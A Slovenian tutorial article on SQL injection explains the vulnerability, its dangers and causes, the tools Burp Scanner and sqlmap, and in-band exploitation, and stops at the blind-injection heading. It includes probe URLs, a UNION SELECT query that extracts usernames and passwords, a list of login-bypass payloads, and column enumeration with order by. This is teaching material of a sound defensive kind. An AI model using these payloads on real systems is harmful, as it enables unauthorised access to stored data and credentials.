Avtor:

Vladimir Ban, CEHv10, CSNA

Vladimir.ban@a1.si

15.december 2019

Uvod

Spletne aplikacije postajajo in so postale naš vsakdanjik pri uporabi Internet omrežja. Praktično ni podjetja, ki ne bi v naboru svojih javno dostopnih servisov vseboval vsaj eno spletno aplikacijo. To je lahko že kar enostavna spletna stran podjetja, marsikdaj pa podjetja ponujajo še kaj bolj uporabnega oz. kompleksnega za svoje partnerje, zaposlene, kupce, ….

Večkrat smo že omenili, da spletne aplikacije že po svoji naravi zelo pogosto prinašajo v informacijske sisteme večje število ranljivosti in zaradi različnih tehničnih in ne-tehničnih razlogov takšne ranljivosti večkrat predstavljajo hujše grožnje.

O spletnih aplikacijah in njenih ranljivostih smo podrobno že govorili v prispevku »Varnost spletnih aplikacij«, ki je dostopen na naslovu http://www.smart-com.si/varnost-spletnih-aplikacij/.

V tem dokumentu pa se bomo bolj podrobno spoznali z ranljivostjo po imenu **SQL injection**.

SQL injection je verjetno ena izmed najbolj znanih ranljivosti spletnih aplikacij. Marsikdo, četudi niti točno ne ve kaj ta ranljivost sploh je in četudi točno ne ve kaj ta ranljivost sploh prinaša, je za ranljivost že slišal. Ranljivost je nekako sinonim za varnost spletnih aplikacij. In v resnici je to povsem upravičeno, saj gre dejansko za eno resnejših ranljivosti. Če se ranljivost pojavi ima namreč napadalec veliko možnosti, da poseže po širokem naboru podatkov, ki pripadajo podjetju – lastniku spletnih aplikacij in marsikdaj ti podatki presegajo nabor podatkov, ki si ga je podjetje sploh predstavljalo kot ogroženega. Dodatno pa ta ranljivost omogoča tudi dokaj širok nabor drugačnih napadov, ki presegajo zgolj dostop do pomembnih podatkov.

Sama ranljivost torej ni neka posredna ranljivost, ki bi zgolj v določenih primerih in zgolj pod določenimi pogoji omogočala neko nadaljnjo zlorabo sistema, ampak gre za neposredno grožnjo, ki lahko že sama po sebi prinese napadalcu dostop do vseh pomembnih podatkov v podjetju. Dostikrat je prisotnost tovrstne ranljivosti že zadosten predpogoj, da lahko napadalec izvede poln vdor v informacijskih sistem podjetja.

V tem dokumentu bomo bolj podrobno pogledali:

- Kaj SQL injection ranljivost sploh je?
- Zakaj je SQL injection ranljivost sploh tako nevarna?
- Zakaj in kako se SQL injection sploh pojavi v aplikacije?
- S katerimi orodji lahko SQL injection ranljivost zaznamo (in izrabimo)=
- Kakšne tipe SQL injection ranljivosti poznamo?
- Kako lahko SQL injection ranljivost preprečimo?

Kaj je SQL injection ranljivost?

Poglejmo si najprej kaj SQL injection ranljivost sploh je.

Spletne aplikacije pogosto komunicirajo z bazo podatkov v zaledju. Pri komunikaciji z bazo, aplikacije praviloma uporabljajo podatke, ki so aplikaciji posredovani s strani uporabnika.

V normalni situaciji je vse v redu. Spletna stran tako ali drugače pridobi neke vhodne podatke. S pomočjo teh vhodnih podatkov se nato sestavi ustrezen klic do baze. Baza pa nato na osnovi tega klica aplikaciji posreduje željene podatke, ki se nato tako ali drugače uporabijo pri izpisu rezultatov uporabnika oz. pri nadaljnjem delu uporabnika z aplikacijo.

Vendar, če lahko uporabnik vhodne podatke posreduje na način, da bo odziv zaledne baze drugačen, kot ga predvideva aplikacija in da bo s tem uporabnik pridobil neko prednost (prišel do podatkov, do katerih sicer ne bi smel, se uspel prijaviti v aplikacijo čeprav ni pooblaščen, spremenil podatke v aplikaciji, čeprav jih ne bi smel, ipd.), imenujemo to SQL injection ranljivost.

Poenostavljen primer:

Aplikacija vsebuje podatke o različnih uporabnikih. Uporabnik lahko preko aplikacije dostopa do skritih podatkov o uporabniku, a le pod pogojem, če v aplikacijo vpiše uporabniško ime in geslo.

Recimo, da so podatki vpisani v bazi v naslednji obliki

Id	Podatki	Username	password
1	skritipodatki	Bojan	Geslo1
2	Skritipodatki	Luka	Geslo2
3	skritipodatki	Mojca	Geslo3

Če bo uporabnik v aplikacijo vpisal »Bojan« in geslo »Geslo1«, bo aplikacija vrnila »skritipodatki« od uporabnika Bojan.

Aplikacija najprej od uporabnika pridobi vpisano uporabniško ime in geslo, ki se shranita v spremenljivi »vpisan_username« in »vpisan_password«. Nato pa aplikacija sproži do baze naslednji klic:

```
Vrni mi vrednost »podatki« za vse Id-je, kjer je username=vpisan_username IN password=vpisan_password
```

Ta klic ukaže bazi, da v svoji tabeli primerja vpisane podatke om da vrne podatek »skritipodatki« za vse vrstice, kjer se vpisano geslo IN vpisano uporabniško ime ujemata z zapisom v bazi.

Na videz vse lepo in prav, a zlonameren uporabnik lahko z vnosom parametrov ukaz, ki se pošlje bazi dejansko preoblikuje.

Napadalec vpiše v aplikacijo naslednji dve vrednosti

vpisan_username=`blabla ALI 1=1 ALI a='`

vpisan_password = `' ALI blabla=1`

Če sedaj aplikacija ta vpis brez preverjanja vstavi v ukaz, ki se pošlje bazi, bo ukaz izgledal takole

```
Vrni mi vrednost »podatki« za vse Id-je, kjer je
username=blabla ALI 1=1 ALI a='IN password=' ALI blabla=1
```

Če podrobno pogledamo, vidimo, da bo baza sedaj tak ukaz razumela drugače kot si to predstavlja aplikacija. Tisti del ukaza, kjer se je prej nahajal ukaz IN je sedaj vstavljen v narekovaje in ta del bo baza privzela kot vrednost parametra, ukaze ALI iz vpisanih parametrov pa bo privzela kot ločnico med posameznimi pogoji. Z drugimi besedami bo baza ta ukaz razumela takole

```
Vrni mi vrednost »podatki« za vse Id-je, kjer je
POGOJ1 ALI POGOJ2 ALI POGOJ3 ALI POGOJ4
```


, kjer velja

POGOJ1: username=blabla

POGOJ2: 1=1

POGOJ3: a='IN password'

POGOJ4: blabla=1



Baza se bo sedaj »sprehodila« po vseh uporabnikih in pri vsakem uporabniku posebej preverila ali skupaj pogoji določijo TRUE ali FALSE. Ker je napadalec podatke zvito vpisal tako, da bo POGOJ2 vedno izpolnjen in tako, da je med pogoji ukaz **ALI** in ne več IN, bo v resnici skupni rezultat vedno TRUE in bo zato baza aplikaciji vrnila vrednosti »skritipodatki« vseh uporabnikov.

Napadalec je tako pridobil skrite podatke o vseh vpisanih uporabnikov, čeprav niti ne pozna geslo vseh uporabnikov in v resnici nujno sploh ne ve kateri so vsi vpisani uporabniki v bazi.

Definicija SQL injection ranljivosti bi torej lahko bila:

Kadar aplikacija izvaja komunikacijo z zaledno bazo in lahko hkrati napadalec z manipulacijo vhodnih podatkov vpliva na to komunikacijo na način, da si s tem pridobi neko nepooblaščeno prednost, je to SQL injection ranljivost.

V zgornjem primeru je napadalec res pridobil vse skrite podatke vseh uporabnikov, kar je seveda hudo, a bralec bi s tem primerom morebiti lahko dobil napačen vtis, da:

- Bi morali razvijalci zelo hitro razpoznati točke v aplikaciji, kjer lahko do takšne ranljivosti pride
- Ranljivost se itak dotika le specifičnih aplikacij, kjer imamo neko zbirko podatkov in kjer imamo poizvedbe po tej zbirki
- Res da napadalec lahko pride do podatkov, a drugi načini napada kot so prevzem nadzora nad strežnikom, prevzem nadzora nad spletno aplikacijo, ipd. nimajo veze s to ranljivostjo

Vse navedene na žalost ni res. SQL injection ranljivosti so bistveno bolj kompleksne, kot to predstavlja zgoraj opisani enostaven primer in v sistem prinašajo bistveno širše grožnje, kot je le dostop do nekaj podatkov.

Zakaj je SQL injection ranljivost nevarna?


Če imamo neko super pomembno aplikacijo, s super pomembnimi podatki in očitno funkcijo poizvedb po teh podatkov, je vsem jasno, da je ranljivost lahko zelo nevarna. Da pa je ranljivost lahko zelo nevarna tudi, če ni zelo pomembne aplikacije in tudi če na videz ni zelo pomembnih podatkov, pa dokazujejo spodnje izjave. Pomemben nauk tega poglavja je, da je ocenjevanje groženj SQL injection ranljivosti zgolj preko vsebine in navidezne pomembnosti spletne aplikacije lahko zelo nevarno.

Ogroženi niso samo podatki, ki so neposredno povezani z ranljivo aplikacijo, ampak tudi marsikateri drugi podatki. Preko ranljivosti so namreč ogroženi tudi:

- Podatki iz drugih aplikacij v podjetju, če se ti nahajajo na istem baznem strežniku
- Podatki o skrbnikih (gesla, uporabniška imena, dostopi), ki se marsikdaj shranjujejo v bazo
- Podatki, ki so po novi GDPR uredbi še posebej občutljivi (na primer seznam email naslovov uporabnikov, ki so se na naši spletni strani registrirali za prejemanje novic)

Pridobivanje podatkov ni edina posledica SQL injection ranljivosti. SQL injection ranljivost si praviloma predstavljamo kot ranljivost katere glavni cilj je dostop do pomembnih podatkov. Vendar to še zdaleč ni edina grožnja. Pomembne grožnje so tudi:

- Nepooblaščeno spreminjanje, vpisovanje in brisanje podatkov v bazi
- Vnašanje zlonamernih datotek v bazo preko katerih lahko prevzamemo nadzor nad strežnikom
- Denial of service napadi na bazo in posledično na celoten informacijski sistem
- Nepooblaščena prijava v razna prijavna okna, ki so povezana z uporabniki v bazi,
- Ipd.



Kadar se ranljivost pojavi je praviloma polno izrabljiva. Poznamo ranljivosti, ki so sicer lahko zelo nevarne, a je dejanska zmožnost izrabe odvisna od marsikaterih okoliščin. Te ostale ranljivosti so tako nekje polno izrabljive, nekje delno, nekje sicer obstajajo a jih sploh ni možno izrabiti,… Pri SQL injection ranljivostih na žalost ni tako. Ko se pojavijo, praksa pokaže da jo praviloma napadalec lahko izrabi v popolnosti.

Na voljo so močna in učinkovita orodja za zaznavanje in izrabo ranljivosti. Ranljivost je tako močno »popularna« in pomembna, da so se s časom razvila zelo močna orodja. Več o orodjih bomo govorili v ločenem poglavju, pomembno pa je že sedaj razumeti, da lahko napadalci z njimi učinkovito napadajo ranljive aplikacije, četudi v resnici kaj dosti o bazah in baznih jezikih sploh ne vedo.

SQL injection ranljivost se lahko pojavi na povsem nepričakovanih mestih. Komunikacij z bazo in parametrov, ki se pri komunikaciji uporabljajo je bistveno več, kot to izgleda na prvi pogled. Res so šolski primer ranljivosti dokaj nazorni, a praksi zelo velikokrat najdemo ranljivost na točki, kjer skrbnik sploh ne pričakuje.

Napadalec lahko napad izvede brez uporabe Social-engineering tehnik. Marsikatere ranljivosti informacijskih sistemov so hude in jih napadalec lahko izkoristi za poln vdor v informacijski sistem. Vendar hkrati velja, da mora napadalec marsikdaj te ranljivosti kombinirati z napadom na uporabnike (kraja gesla, ipd.). To pa v določenih primerih napadalce že v naprej »odžene« (recimo četudi ima podjetje XSS ranljivost, bo malo verjetno nek naključni napadalec iz tujine to ranljivost dejansko izrabil prek email phishing napada na skrbnika). Pri SQL injection ranljivosti te potrebe ni. Napadalec lahko sam, brez vpletanja uporabnikov, izvede napad iz kjerkoli na svetu.

Zakaj in kako se ranljivost sploh pojavi v aplikacijah?

Za obstoj ranljivosti potrebujemo dva predpogoja, ki sta nujno potrebna (seveda pa nista zadostna):

- Spletna aplikacija mora preko lastnih skript komunicirati z neko zaledno bazo
- Spletna aplikacija mora pri tej komunikaciji vsaj posredno uporabljati vhodne parametre na katere ima uporabnik vpliv

Pri tem je potrebno poudariti, da sta ta dva predpogoja izpolnjena pri večini aplikacij. Ne gre torej za to, da je ranljivost povezana zgolj s specifičnimi aplikacijami, ampak bolj za to, da se ranljivost več ali manj nanaša na vse spletne aplikacije.

Recimo, že najbolj navadna spletna stran lahko za svoje delovanje uporablja zaledno bazo v katero je shranjena vsebina spletne strani in pa podatki o skrbnikih. Enako dostikrat velja, da se pri klicih do baze ne uporabljajo zgolj podatki, ki jih uporabnik zavestno vpisuje v aplikacijo, ampak še mnogo drugih (ekstremen primer so lahko podatki v zaglavju http paketov, ki jih brskalnik pošilja aplikaciji). Te podatke brskalnik določa sam, a napadalec lahko tudi v te podatke vnaša zlonamerne zadeve.

To sta torej potrebna predpogoja za nastanek ranljivosti. Sicer pa ima sama ranljivost izvor v skriptah spletne aplikacije. Te pri vhodnih parametrih ne preverijo (ali pa preverijo na pomanjkljiv način), če ti vsebujejo določene zlonamerne bazne klice ali posebne znake, ki se pri klicih uporabljajo, preden vsebino in vrednosti teh parametrov uporabijo v klicih do zalednih baz. Zaradi tega lahko napadalec s spretno vpisanimi parametri v resnici spremeni pomen ali logiko klicev, ki jih nato baza razume drugače, kot je to predvidela aplikacije.

Kako točno bi morale oz. lahko skripte preprečujejo nastanek ranljivosti, bomo podrobneje preverili v ločenem poglavju na koncu dokumenta. Če pa se vprašamo, zakaj razvojniki oz. avtorji skript sploh dopuščajo, da do ranljivosti prihaja, pa v praksi ugotavljamo, da:

- Ranljivost se nahaja na točki, kjer ni očitno, da se uporabljajo vhodni parametri za klic v bazo (ni očitno, ampak uporabljajo pa vseeno se) in manj pazljiv ali manj izkušen razvijalec v tej točki enostavno ni vnesel ustreznih varovalk
- Razvijalec zaradi slabe varnostne osveščenosti ali pa zaradi prepričanja, da »nas pa ne bo nihče napadal« ali pa »podatki v aplikaciji itak niso pomembni« enostavno ni uporabil varnostnih mehanizmov
- Razvijalec se je SQL injection ranljivosti sicer zavedal, a je namesto utečenih postopkov in načinov za preprečevanje ranljivosti v kodi raje uporabil lastne načine zaznavanja in preprečevanja zlorab, ki so se izkazali kot nezadostni.

Ranljivost torej nastane znotraj spletnih skript. Te skripte na eni strani upoštevajo vhodne podatke uporabnikov, na drugi strani te vhodne podatke uporabljajo pri sestavljanju klicev do zalednih baz, na tretji strani pa te skripte ne vsebujejo ustreznih mehanizmov, ki bi te vhodne podatke preverili glede morebitne vsebovanosti zlonamernih zadev.

S katerimi orodji lahko najdemo (in izrabimo) ranljivost?

Sedaj, ko o ranljivosti nekaj že vemo, pa se lotimo izziva, kako bi v aplikaciji ranljivost sploh lahko zares identificirali in nato tudi izkoristili.


Če želimo zares spoznati naravo SQL injection ranljivosti in jo zares razumeti, so seveda orodja nepriporočljiva in bistveno bolj koristno je pričeti raziskovanje z ročnimi testi. A v praksi se SQL injection ranljivosti iz različnih razlogov skorajda vedno lotevamo z orodji, tako da si v tem poglavju oglejmo kakšna orodja so nam na voljo.

Teh orodij je sicer veliko in namen tega dokumenta ni v naštevanju in opisu vseh teh orodij. To prepuščamo bralcu. Izpostavimo zgolj dvoje orodij, ki sta v praksi zelo uporabnih:

Burp scanner in sqlmap

Praksa pokaže, da je Burp scanner zelo koristen in učinkovit pri identifikaciji vseh sumljivih točk v aplikaciji (in delno tudi pri dokazovanju ali te točke dejansko vsebujejo ranljivosti), sqlmap pa je nato zelo koristen in učinkovit, da na teh točkah dokončno dokažemo (ali ovržemo) ranljivost in jo hkrati tudi polno izrabimo (če to v testu seveda želimo).

Burp scanner je eno najbolj učinkovitih orodij za iskanje ranljivosti v spletnih aplikacijah. Koristno je to, da lahko s tem orodjem poiščemo tudi ostale ranljivosti, ki niso povezane s SQL injection ranljivostjo.



Burp scanner je dokaj enostavno orodje, posebej če z njim pregledujemo enostavne spletne strani in podobne spletne aplikacije. Pri pregledovanju bolj zapletenih spletnih aplikacij, pa je potrebno pregledovanje kombinirati s poznavanjem in razumevanje različnih nastavite v orodju ter hkrati je skorajda vedno potrebno v takšnih primerih uporabo orodja kombinirati z ročnimi testi, ki seveda zahtevajo določeno znanje in izkušnje.

Gledano iz stališča SQL injection ranljivosti pa ima orodje omejitev v smislu, da ne izvaja izrab ranljivosti. Orodje se torej trudi identificirati sumljive točke v aplikaciji, kjer nato s takšnim ali drugačnim klicem poizkuša dejansko potrditi obstoje SQL injection ranljivosti, ne bo pa to orodje iz zalednih baz pričelo izvažati kupe podatkov ali kaj podobnega.

Če bi sedaj želeli najdemo ranljivo točko v polnosti izkoristiti, ali pa če s testi v Burp scannerju nismo čisto prepričani, da ranljivost na določeni točki zares obstaja, je primerno, da na točkah, ki jih kot sumljive identificira Burp scanner uporabimo še orodje sqlmap.

Sqlmap orodje je sicer brezplačno (je sestavni del Kali linux instalacij), je pa lahko za manj izkušenega uporabnika malce bolj zapleteno oz. manj uporabniško prijazno. Praviloma se ga uporablja preko command-line ukazov, tako da mora biti uporabnik navajen »linux« komunikacije s sistemom-

Z nekaj znanja, izkušnjami ter potrpežljivostjo lahko bralec dokaj hitro osvoji večino najbolj pogostih možnih opcij pri uporabi orodja in marsikatero ranljivost bo orodje že s temi »osnovnimi« nastavitvami učinkovito zaznalo in polno izrabilo. Hkrati pa se z vsemi možnimi nastavitvami in konfiguracijami orodje zelo dobro obnese tudi v najbolj zapletenih in unikatnih primerih ranljivosti.

Kakorkoli že, namen tega dokumenta ni podrobneje opisati orodja. Več o orodjih si lahko bralec prebere na povezavah, ki so navedene na koncu tega dokumenta. Vsekakor pa pozor: Ne uporabljajte in ne poizkušajte orodij na tujih aplikacijah brez pisnega dovoljenja, ker je to kaznivo dejanje!

Kakšne tipe SQL injection ranljivosti poznamo?

Sedaj ko smo na kratko omenili orodja, pa se vrnimo na »teorijo«, da bomo lahko ranljivosti še bolj spoznali in jih še bolj razumeli.

V resnici je teorija zelo zapletena, posebej če nimamo zadostnega predznanja baznih jezikov. V nadaljevanju bomo vsaj poizkusili navesti nekaj glavnih informacij in vsaj v osnovnem smislu obrazložiti različne primere ranljivosti, ki se lahko pojavijo. SQL injection ranljivosti lahko razdelimo v tri skupine.


V vseh primerih je prvi del ranljivosti enak. Torej aplikacija jemlje vnosne podatke uporabnika in jih brez ustreznega preverjanja posreduje bazi. S tem je uporabniku omogočeno, da bazi posreduje ukaze »po svoji želji«. Se pa ranljivosti razlikujejo po tem, kaj se nato z odgovori baze zares zgodi

- **in-band SQL injection ranljivost**. V tem primeru aplikacija odgovore baze več ali manj neposredno vrača uporabniku.
- **Blind SQL injection**. V tem primeru aplikacija odgovore baze ne vrača uporabniku, jih pa uporabi oz. upošteva v nekih lastnih nadaljnjih aktivnostih
- **out-band SQL injection ranljivost**. V tem primeru aplikacija niti ne vrača odgovore baze uporabniku, niti jih zares ne uporabi oz. upošteva v lastnih nadaljnjih aktivnostih.

In-band SQL injection ranljivost

Gre torej za ranljivost, kjer aplikacija naše vhodne parametre uporabi pri klicu do baze in hkrati tako ali drugače odziv baze vrača uporabniku.

V takšnih situacijah je marsikdaj dokaj enostavno ranljivost zaznati in nenazadnje tudi izkoristiti.



Bazni stavki so namreč, tako kot vsi programerski stavki, lahko zelo občutljivi na pravilno sintaxo. Hkrati velja, da se bazni stavki sicer med različnimi tipi baz lahko razlikujejo, praktično vsi pa uporabljajo enake posebne znake, ki imajo v baznih stavkih določen pomen.

Če bi sedaj v parameter, ki ga za oblikovanje baznega stavka uporablja aplikacija enostavno vstavili en tak poseben znak, bi zelo verjetno s tem pokvarili bazni stavek in baza bi pri klicu vrnila napako. Ker imamo hkrati situacijo, da aplikacija uporabniku bolj ali manj neposredno vrača odgovor, bo uporabnik to napako tudi neposredno zaznal.

S tem lahko zelo enostavno na začetku v željeni točki aplikacije sploh preverimo ali ranljivost obstaja ali ne.

Legalen klic do aplikacije

http://testna.stran/neka_podstran/id=23

Testni klic do aplikacije

http://testna.stran/neka_podstran/id=23'

Če ranljivost obstaja, bo uporabnik ob slednjem klicu videl takšno ali drugačno napako. Bodisi bo že iz vsebine napake jasno razvidno, da je to napaka, ki jo je poslala baza, bodisi bo napaka sicer malce bolj splošna (recimo http 500 error izpis), a je to še vedno dober pokazatelj, da se verjetno za to točko skriva ranljivost.

Takšen enostaven test je dejansko zelo učinkovit pokazatelj ranljivosti v marsikaterem primeru.

Sicer obstajajo posebni primeri, kjer zadeva ni nujno tako enostavna.

Kar se tiče posebnih znakov bi za celovitost testa poleg enojnega narekovaja ' v poštev prišli tudi znaki kot so podpičje ;, dvakrat enojni narekovaj '', oklepaj oz. zaklepaj, ipd. Dodatno pa bi lahko teste razširili tudi z različnimi kodirnimi prijemi vseh teh posebnih znakov, saj določene varovalke (jih bomo omenili v nadaljevanju dokumenta) morebiti filtrirajo klice s temi posebnimi znaki.

Kar pa se tiče napak, pa tudi obstajajo posebni primeri. Včasih se na primer napaka niti ne pokaže v izpisu v brskalniku in je zgolj vsebovana v vrnjeni HTML kodi odgovora, včasih dobimo odziv v obliki klasične http 500 napake, včasih pa sploh ni vidne napake in o napaki zgolj sklepamo iz obnašanja aplikacije. Recimo spletna stran bi lahko imela nastavitev, da se v primeru http 500 napake uporabnika vedno preusmeri na osnovno stran. Če je aplikacija ranljiva in je ranljiva na način, da naš klic povzroči http 500 napako, potem sploh ne bomo videli napake, ampak bomo zgolj opazili, da nas ob vnosu posebnih znakov aplikacija »vrže« na osnovno stran.

Kakorkoli že, zavedati se moramo, da seveda obstajajo posebne situacije, kjer čisto tako enostavno z vnosom enojnega narekovaja ne gre, a za razumevanje nadaljnjih razlag, privzemimo, da je to merodajen test.

Torej pred sabo imamo točko v aplikaciji, kjer pri vnosu enojnega narekovaja ' očitno pride do napake, ki jo je javila baza. Torej v tej točki imamo potrjeno komunikacijo z bazo in ker je že en sam enojni narekovaj neovirano prišel do baze, lahko samozavestno pričakujemo, da bodo do baze prišli tudi bolj kompleksni bazni ukazi.

Napadalec pa mora sedaj tak bazni ukaz še sestaviti. Pri tem napadalec zasleduje dvoje ciljev. Ugotoviti mora s kakšnimi kombinacijami posebnih znakov mora svoje zlonamerne klice kombinirati. Kakorkoli bo vpisal bo namreč šele košček celotnega baznega klica, ki ga izvede aplikaciji in v resnici napadalec ne ve točno kje in kako so v tem klicu že postavljeni posebni znaki. Če ne želi, da bo baza vračala napako, mora sedaj posebne znake vnesti v pravilni kombinaciji in na pravilnih mestih. Hkrati pa morebiti napadalec niti ve ne kakšen tip baze se za aplikacijo nahaja in niti ne ve kakšna je struktura te baze, tako da klicev, ki so odvisni od strukture in od verzije baze niti še ne more izvajati.

Bralcu opozorilo, da se od te točke naprej za napadalca število vseh možnih kombinacij in situacij lahko zelo zaplete, tako da SQL injection ranljivost ne moremo razložiti z enostavnim naštevanjem vseh možnih situacij. Bolj pomembno je, da bralec razume logiko akcij od te točke naprej.

Napadalec si torej na osnovi predvidevanj, izkušenj in znanja pripravi neko testno tabelo možnih kombinacij.

Recimo, da napadalec predvideva ali ugiba, da je v aplikaciji klic do baze zapisan takole

select * from table_name where id=$vpisana vrednost

Če je temu tako, potem napadalec pošlje aplikaciji klice

http://testna.stran/neka_podstran/id=23'

http://testna.stran/neka_podstran/id=''

http://testna.stran/neka_podstran/id=23 or 1=1

http://testna.stran/neka_podstran/id=23 and 1=1

```
http://testna.stran/neka_podstran/id=23 and false
```

```
http://testna.stran/neka_podstran/id=23 and true
```

```
http://testna.stran/neka_podstran/id=23--+
```

Kot rečeno je to zgolj eden izmed primerov testnih klicev. Pri vsakem od teh klicev napadalec spremlja odziv. Če se odziv ujema s spodnjo tabelo, potem je napadalec potrdil, da je klic baze v aplikaciji zapisan tako kot je predvidel zgoraj, sicer pa ve da ni

Vpis	Pričakovan izpis aplikacije
1'	Aplikacija izpiše napako
"	Aplikacija izpiše napako ali pa ne javi napako, ampak hkrati tudi niče ne izpiše
1 or 1=1	Aplikacija izpiše bistveno več rezultatov kot jih pričakujemo
1 and 1=1	Aplikacija izpiše enake rezultate, kot če vnesemo zgolj 1
1 and false	Aplikacije ne izpiše nič rezultatov
1 and true	Aplikacija izpiše enake rezultate, kot če vnesemo zgolj 1
1--+	Aplikacija izpiše enake rezultate, kot če vnesemo zgolj 1

Če se ne ujema napadalec torej ve, da zapis ni tak kot predvideva in mora teste nadaljevati z malce drugačnimi vnosu posebnih znakov. Več izkušenj, znanj in »občutka« ima napadalec pri tem, hitreje bo prišel do cilja.

A osnovna ideja ostaja enaka v vseh primerih. Potrebno je natančno ugotoviti s kakšnimi posebnimi znaki mora napadalec klic posredovati bazi, da bo ta delujoč. Dokler tega ne ugotovi, je kakršen dejanski poizkus komunikacije z bazo brezpredmeten.

A ko bo napadalec v določenem trenutku ugotovil s kakšno kombinacijo posebnih znakov se bazi lahko pošilja ukaze, pa pride na vrsto dejanski pogovor z bazo.

Kaj lahko recimo napadalec v pogovoru z bazo naredi? V resnici karkoli hoče. Nakažimo le nekaj možnosti, ki jasno nakazujejo kako na eni strani je lahko točna izraba ranljivosti kompleksna in zelo odvisna od znanja baznih jezikov napadalca, na drugi strani pa te možnosti prikazujejo, kako močan je bazni jezik in kako veliko možnosti za zlorabo ima napadalec enkrat ko je SQL injection ranljivost prisotna in potrjena (zaradi enostavni in preglednosti prikazanih primerov bomo privzeli enostavno situacijo, ko je napadalec z zgornjimi testi ugotovil, da v resnici pri pogovoru z bazo, baznim ukazom sploh ne rabi dodajati nobene posebne kombinacije posebnih znakov).

Izgled končnega klica do baze, ki bi uporabniku recimo izpisal vsa uporabniška imena in gesla v bazi je na primer:

```
»http://testna.stran/neka_podstran/id=23 UNION SELECT
     1,uporabnisko_ime,geslo,4 from uporabniki«
```

Sliši se enostavno. A če malce bolj natančno pogledamo ugotovimo, da mora napadalec pri tem klicu vedeti dvoje:

- Poznati mora imena stolpcev in tabel v bazi. Brez njih ne more bazi povedati iz katerega stolpca oz. tabele želi neko informacijo
- Vedeti mora, da se stavek SELECT v tem primeru kliče s 4 argumenti in da mora izpis svoja dv argumenta postaviti na 2. in 3. mesto (te vrednosti smo si v testu izmislili, a dejansko so pomembne za pravilno sintaxo klica v nekem konkretnem primeru)

A vse to lahko napadalec preko SQL injection ranljivosti pridobi.

Glede imen stolpcev in tabel, najprej izpostavimo dejstvo, da v praksi velika večina baz itak uporablja klasična imena za posamezne gradnike. Imena stolpcev kot so »password«, »pass«, »geslo«, ipd. so zelo pogosta. Enako velja za imena tabel »uporabniki«, »members«, »users«, ipd. Torej brez pretiravanja bi lahko rekli, da lahko napadalec marsikdaj ta imena enostavno ugane.

```
or%201=1 --
' or 1=1 or ''='
 or 1=1 or ""=
' or a=a--
 or a=a
') or ('a'='a
) or (a=a
hi or a=a
hi or 1=1 --"
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
"hi"") or (""a""=""a"
'hi' or 'x'='x';
@variable
,@variable
PRINT
PRINT @@variable
select
insert
as
or
procedure
limit
order by
asc
```

Dodatno marsikdaj opazimo, da razvojniki marsikdaj v HTML kodi, ki jo vidi uporabnik uporabljajo enaka imena kot so imena stoplcev v bazi. Recimo ime stolpca v bazi je »postna_stevilka« in ko nato aplikacija uporabniku ponudi vnosno polje za vpis podatka, to vnosno polje v HTML kodi prav tako poimenuje »postna_stevilka«.

Nenazadnja pa je skoraj vedno v bazi del, ki mu pravimo information.schema. To je posebna baza v bazi, kjer so shranjeni podatki o imenih posameznih gradnikov. S klici na to posebno bazo lahko torej dokaj enostavno pridobimo vsa ta potrebna imena gradnikov.

Kar pa se tiče tega, da mora napadalec ugotoviti, da Select pričakuje 4 vrednosti in da so v resnici pri izpisu merodajne vrednosti 2 in 3 pa lahko napadalec ugotovi z enostavnim poizkušanjem preko »order by« klicev. Če recimo v vpisni parameter zgolj dodamo ta »order by 10«, bo to pomenilo za bazo, da mora izpis, ki ga itak namerava vrniti aplikaciji pred tem še razvrstiti po 10 stolpcu. Če recimo baza sploh nima 10 stolpcev bo vrnjen error, sicer pa ne bo. Torej dokaj enostavno lahko ugotovimo koliko stolpcev v neki tabeli sploh obstaja, nato pa lahko s Select stavkom dokaj enotavno ugotovimo kateri stolpec se izpisuje in namesto tega stolpca vstavimo bazni ukaz, ki nam izpiše tisti stolpec, ki ga želimo. Tu sicer lahko naletimo na praktične ovire, saj v baznih klicih veljajo določena toga pravila. Če je recimo aplikacija predvidevala, da nam izpiše dva stolpca (recimo ime in priimek uporabnika), potem lahko klic do baze zmanipuliramo le na način, da nam bo izpisala neka druga dva stolpca (recimo uporabniško ime in geslo). Ne moremo pa doseči, da bo izpisala na primer tri stolpce. A vse to so dokaj majhni problemi za iznajdljivega in izkušenega napadalca.

Točne primere ukazov si lahko pogledate na URL povezavah na koncu tega dokumenta. Velja pa torej, da pri in-band SQL injection ranljivostih vse poteka dokaj naravno in enostavno. Dokaj hitro lahko ugotovimo potencialni obstoj ranljivosti, dokaj hitro lahko z nekaj klici ugotovimo kakšna mora biti točno sintaxa klica do baze in nato lahko dokaj hitro sestavimo neko zaporedje ukazov, ki bo naredilo to kar si želimo (četudi pri slednjem nimamo zadosti znanja o baznih klicih, pa na Internet omrežju lahko najdemo zelo natančna in podrobna navodila za kakršno koli zlonamerno akcijo, ki bi si jo izbrali).

SQL blind injection ranljivost

